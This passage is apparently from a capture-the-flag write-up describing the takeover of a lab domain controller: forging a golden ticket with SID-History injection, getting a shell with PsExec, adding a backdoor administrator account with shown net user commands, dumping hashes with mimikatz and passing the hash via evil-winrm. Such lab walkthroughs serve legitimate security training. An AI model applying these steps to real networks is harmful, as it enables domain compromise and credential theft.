
Crafting a golden ticket for “administrator” with enterprise admin privileges (note the “519” at the end of /sids parameter containing the SID of TRUSTED.VL domain). This is known as SID-History Injection attack. After the ticket is injected into memory (/ptt parameter) and opening a command prompt with “misc::cmd” enables the listing of directories in TRUSTEDDC(10.10.145.101).




Gaining a shell in TRUSTEDDC using PsExec64 .



Successfully finding the flag "root.txt". However not able to view the contents despite being an enterprise admin.



Adding administrator “death” with password “HACKED@123”



```
C:\Windows\system32>type "c:\Documents and Settings\Administrator\Desktop\root.txt"
Access is denied.

C:\Windows\system32>type "c:\Users\Administrator\Desktop\root.txt"
Access is denied.

C:\Windows\system32>net user death HACKED@123 /add
The command completed successfully.

C:\Windows\system32>net localgroup administrators death /add
The command completed successfully.

C:\Windows\system32>net localgroup administrators
Alias name     administrators
Comment       Administrators have complete and unrestricted access to the computer/domain
Members

-----
Administrator
death
Domain Admins
Enterprise Admins
The command completed successfully.

C:\Windows\system32>ipconfig


Windows IP Configuration

Ethernet adapter Ethernet:


   connection-specific DNS Suffix  . : eu-central-1.compute.internal
   IPv4 Address. . . . . : 10.10.145.101
   Subnet Mask . . . . . : 255.255.255.240
   Default Gateway . . . . . : 10.10.145.57

C:\Windows\system32>
```


Opening an RDP session as “death” in TRUSTEDDC, it seems that the flag is encrypted.




Transferring mimikatz to TRUSTEDDC.




Opening a high integrity command prompt (via msconfig) and dumping the hashes using mimikatz.



Opening an evil-winrm session as "administrator" in TRUSTEDDC via pass-the-hash attack and changing the "administrator" password to "HACKED@123"



Still not able to view "root.txt". The "CIPHER" utility confirmed that the file is encrypted.



Opening an rdp session as “administrator” seems to solve this issue. (Note that pass-the-hash via rdp throws an error).

